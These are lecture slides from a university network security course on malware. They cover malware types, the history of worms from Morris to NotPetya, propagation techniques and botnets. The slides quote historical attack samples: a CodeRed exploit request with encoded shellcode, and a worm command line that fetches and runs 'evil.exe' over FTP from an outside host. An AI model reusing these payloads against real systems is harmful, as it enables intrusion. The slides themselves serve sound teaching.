

# CSE508      Network Security

11/2/2017      **Malware**

Michalis Polychronakis  
*Stony Brook University*

# Malicious Software

*viruses*

*worms*

*rootkits*

*trojan horses*

*keyloggers*

*RATs*

*backdoors*

*downloaders*

*droppers*

*injectors*

*dialers*

*flooders*

*adware*

*spyware*

*ransomware* ...

The screenshot shows the HT 2.0.16 hex editor with a file named 'brain\_sector\8de894dc6f27e10664fc7db1137efe3ef0af62d5.bin'. The hex dump displays the virus's payload, which includes a welcome message, author information, and a self-replicating mechanism. The ASCII view shows the virus's signature and various command strings.

```
File Edit Windows Help Local-Hex 14:17 07.01.2010
[1]= ...ples\brain_sector\8de894dc6f27e10664fc7db1137efe3ef0af62d5.bin ==2
00000000 fa e9 4a 01 34 12 01 08-06 00 01 00 00 00 00 20 -8J@4t@<@ @
00000001 20 20 20 20 20 57 65-6c 63 6f 6d 65 20 74 6f Welcome to
00000002 20 74 68 65 20 44 75 6e-67 65 6f 6e 20 20 20 20 the Dungeon
00000003 20 20 20 20 20 20 20-20 20 20 20 20 20 20 20 20
00000004 20 20 20 20 20 20 20-20 20 20 20 20 20 20 20 20
00000005 20 28 63 29 20 31 39 38-36 20 42 61 73 69 74 20 <c> 1986 Basit
00000006 26 20 41 6d 6a 61 64 20-28 70 76 74 29 20 4c 74 & Amjad <pvt> Lt
00000007 64 2e 20 20 20 20 20 20-20 20 20 20 20 20 20 20 d.
00000008 20 42 52 41 49 4e 20 43-4f 4d 50 55 54 45 52 20 BRAIN COMPUTER
00000009 53 45 52 56 49 43 45 53-2e 2e 37 33 30 20 4e 49 SERVICES..730 NI
0000000a 5a 41 4d 20 42 4c 4f 43-4b 20 41 4c 4c 41 4d 41 ZAM BLOCK ALLAMA
0000000b 20 49 51 42 41 4c 20 54-4f 52 4e 20 20 20 20 20 IQBAL TOWN
0000000c 20 20 20 20 20 20 20-20 20 20 4c 41 48 4f 52 LAHOR
0000000d 45 2d 50 41 4b 49 53 54-41 4e 2e 50 48 4f 4e E-PAKISTAN..PHON
0000000e 45 20 3a 34 33 30 37 39-31 2c 34 34 33 32 34 38 E :430791.443248
0000000f 2c 32 38 30 35 33 30 2e-20 20 20 20 20 20 20 20 ,280530.
00000010 20 20 42 65 77 61 72 65-20 6f 66 20 74 68 69 73 Beware of this
00000011 20 56 49 52 55 53 2e 2e-2e 2e 43 6f 6e 74 61 VIRUS....Conta
00000012 63 74 20 75 73 20 66 6f-72 20 76 61 63 63 69 6e ct us for vaccin
00000013 61 74 69 6f 6e 2e 2e 2e-2e 2e 2e 2e 2e 2e 2e ation....
00000014 2e 2e 2e 20 24 23 40-25 24 40 21 21 20 8c c8 .... $#E$0!! iL
view e0h/224
1help 2save 3open 4edit 5goto 6mode 7search 8resize 9viewin 0quit
```

Brain – first IBM PC virus

# Petya Ransomware, 2016

You became victim of the PETYA RANSOMWARE!

The harddisks of your computer have been encrypted with an military grade encryption algoritm. There is no way to restore your data without a special key. You can purchase this key on the darknet page shown in step 2.

To purchase your key and restore your data, please follow these three easy steps:

1. Download the Tor Browser at "<https://www.torproject.org/>". If you need help, please google for "access onion page".
2. Visit one of the following pages with the Tor Browser:

[http://pety\[REDACTED\].onion/g](http://pety[REDACTED].onion/g)  
[http://pety\[REDACTED\].onion/g](http://pety[REDACTED].onion/g)

3. Enter your personal decryption code there:

a6[REDACTED] nF[REDACTED] 

If you already purchased your key, please enter it below.

Key:

# AIDS Ransomware, 1989

Dear Customer:

It is time to pay for your software lease from PC Cyborg Corporation. Complete the INVOICE and attach payment for the lease option of your choice. If you don't use the printed INVOICE, then be sure to refer to the important reference numbers below in all correspondence. In return you will receive:

- a renewal software package with easy-to-follow, complete instructions;
- an automatic, self-installing diskette that anyone can apply in minutes.

Important reference numbers: A5599796-26955??-

The price of 365 user applications is US\$189. The price of a lease for the lifetime of your hard disk is US\$378. You must enclose a bankers draft, cashier's check or international money order payable to PC CYBORG CORPORATION for the full amount of \$189 or \$378 with your order. Include your name, company, address, city, state, country, zip or postal code. Mail your order to PC Cyborg Corporation, P.O. Box 87-17-44, Panama 7, Panama.

Press ENTER to continue

# Malware Characteristics

## Code Environment

Machine code (executables, DLLs, drivers, shellcode), higher-level languages/interpreters (VB, macro, JS, Java), shell scripts, ...

## Attack vector

Network packet/request, web page, email, document, USB, ...

## Infection point

SMM/BIOS, firmware, boot sector, kernel, services/daemons, executable files, memory-only, browser-only...

## Propagation strategy

File infection (local disk, remote shares, cloud drives), network scanning, contact/host/peer list, physical access, ...

## Armoring techniques

Packing, polymorphism, obfuscation, anti-VM/sandbox tricks, anti-debugging tricks, ...

# **(Some) Common Malware Types**

## Downloaders/droppers

Fetch additional modules from remote locations and plant them

## Launchers/loaders

(unpack and) drop a more complex module

## Backdoors

Provide access to infected system

Reverse shells, RATs (remote access Trojan), bots, ...

## Keyloggers/credential stealers

Capture passwords and authentication tokens

User/kernel space keyloggers, hash dumpers, ...

# Worms vs. Viruses

## Worm

A program that self-propagates across a network exploiting security or policy flaws in widely-used services

Malicious code (standalone or file-infecting) that propagates over a network, with or without human assistance

## Classification not always clear

## Main differences of worms from typical viruses

May not require user intervention

May not need to infect files

Network-oriented infection strategy

# Worms: It all started back in 1988...

## Morris worm

Created with no malicious intent

“Gauge the size of the internet”

Exploited multiple vulnerabilities

finger (stack smashing)

sendmail (DEBUG command allowed for remote cmd exec)

Weak passwords (cracking using dictionary)

rsh/rexec (*/etc/hosts.equiv* or *.rhosts* host-based authentication)

Infected about 10% of the internet

6.000 out of 60.000 hosts



**Hacking**

## DDoS attack that disrupted internet was largest of its kind in history, experts say

*Probably less sophisticated than Morris worm...*

Dyn, the victim of last week's denial of service attack, said it was orchestrated using a weapon called the **Mirai botnet** as the 'primary source of malicious attack'

- Major cyber attack disrupts internet service across Europe and US

Nicky Woolf in  
San Francisco

@nickywoolf

Wednesday 26 October  
2016 16.42 EDT



Shares 634 Comments 427

Save for later



### Most popular in US



End this misogynistic horror show. Put Hillary Clinton in the White House | Barbara...



Somali migrants are 'disaster' for Minnesota, says Donald Trump



US election: Trump and Clinton in tight race on campaign's final day - live

## And then...

### 13 July 2001 – CodeRed: Buffer overflow in Microsoft IIS

```
GET /default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u7801%u  
9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00%u531b%  
u53ff%u0078%u0000%u00=a HTTP/1.0
```

Defaced affected website:


**HELLO! Welcome to <http://www.worm.com>! Hacked By Chinese!**

Days 1–19: propagate through random scanning

Days 20–27: DoS attack against www.whitehouse.gov

### 4 August 2001 – CodeRed II

Localized scanning



# More to come...

18/9/2001 – Nimda

Many infection vectors

Code Red IIS buffer overflow


Bulk email to harvested addresses from victim host


Open network shares

Infect visitors of compromised web sites

Microsoft IIS 4.0/5.0 directory traversal vulnerabilities

Backdoors left behind by the Code Red II and Sadmind/IIS worms






# Faster...

## 25 January 2003 – Slammer

Stack overflow in MS SQL Server 2000, 376-byte UDP packet



*Slammer, 30 min after its release:  
75.000+ infected hosts, 90% of the vulnerable population*

# Massive...

## 11 August 2003 – Blaster

Buffer overflow in the DCOM RPC Windows service

TFTP connect-back, download, and execute

6176-byte UPX-compressed binary

SYN-flooding DDoS attack against  
windowsupdate.com

## 18 August 2003 – Welchia

“helpful” worm: deletes Blaster and  
downloads patch

Caused side-effects...



## More...

19 March 2004 – Witty worm

Vulnerability in ISS firewall products



30 April 2004 – Sasser

Vulnerability in LSASS Windows service

13 August 2005 – Zotob


MS05-039 PnP vulnerability

17 January 2007 – Storm

Mass-mailing worm, built P2P botnet

21 November 2008 – Conficker


MS08-067 RPC vulnerability





Added by Conficker

By selecting it the worm runs  
and begins to spread to other  
computers



*Three years later*

*Win32/Conficker detections by Microsoft antimalware products, 1Q '09 – 4Q '11*



## Conficker: Still spamming after all these years

How pathetic is the security in many enterprises? Almost six years since the patch to stop it was issued, Conficker is still one of the most common threats.



By Larry Seltzer for Zero Day | July 3, 2014 - 11:08 GMT (04:08 PDT) | Topic: Security

18

f o

in o



### RECOMMENDED FOR YOU

Live Webcast - How to make the right network security shortlist decisions

Webcasts provided by Dell

► REGISTER NOW

A recent TrendLabs Security Intelligence Blog entry reminds us of just how immune some enterprises are to reasonable security practices. It turns out that Conficker (which they call DOWNAD, one of a few names for this threat) is still the most common form of malware found in enterprises and small businesses.

Conficker was quite a big deal back in late 2008 and early 2009. When Microsoft released MS08-067 ("Vulnerability in Server Service Could Allow Remote Code Execution") out of band on October 23, 2008,

### WHAT'S HOT ON ZDNET

Microsoft and Canonical partner to bring Ubuntu to Windows 10



How one hacker exposed thousands of insecure

### RELATED STORIES

Security  
FBI tells local police it will help unlock iPhones when possible



Security  
More firms in Singapore

# Generic Structure of Internet Worms

Target discovery

Infection propagator

Activation

Payload

# Target Discovery

## Network scanning

Random scanning (CodeRed, Sasser, Slammer, Witty)

Localized random scanning (CodeRed II)

Linear subnet scanning (Blaster)

Combinations (Slapper, Welchia)

## E-mail address harvesting

Address books, files, web crawling, monitoring SMTP activity, ...

## Network share enumeration/topology

Network Neighborhood, /etc/hosts, known\_hosts, ...

## Other mediums

P2P shared folders, IM, Google (MyDoom.O, Santy), ...

# A Decade Later

Worms rely mostly on lateral movement techniques

- Credentials harvesting (Mimikatz, keyloggers, sniffing, ...)

- Internal reconnaissance (network shares, VPN connections, ...)

- Pivoting attacks (RDP, PsExec, VBScript, WMI, ...)

WannaCry (May 2017)

- Internal/external spreading via the patched MS17-010 SMB bug

NotPetya (June 2017)

- PsExec pass the hash, WMI, Mimikatz, MS17-010

BadRabbit (October 2017)

- Propagation strategy similar to NotPetya

# Infection Propagator

Self-carried

CodeRed, Slammer, Witty, ...

Second channel

Blaster, Conficker, ...

TFTP, FTP, HTTP, SMB, ...

```
....;T$..u...$_f...._ ..I.4...1.....t...
      K._.....\$.1.d.@0..x
          .@  
h...`h....W.....cmd /c echo open 61.36.242.10 2955 > i&echo user 1 1 >> i &echo get evil.exe >> i
&echo quit >> i &ftp -n -s:i &evil.exe
.
```

# Activation

## Self-activation

Vulnerability exploitation, file infection, ...

## Human activation

Social engineering

*“Attached is an important message for you”*

[Melissa virus, 1999]

*“Open this message to see who loves you”*

[ILOVEYOU virus, 2000]

## Human activity-related activation

Double-click, user login, reboot, ...

# Payload




# Botnets

## Networks of compromised hosts

Controlled remotely by an attacker

Used for malicious activities

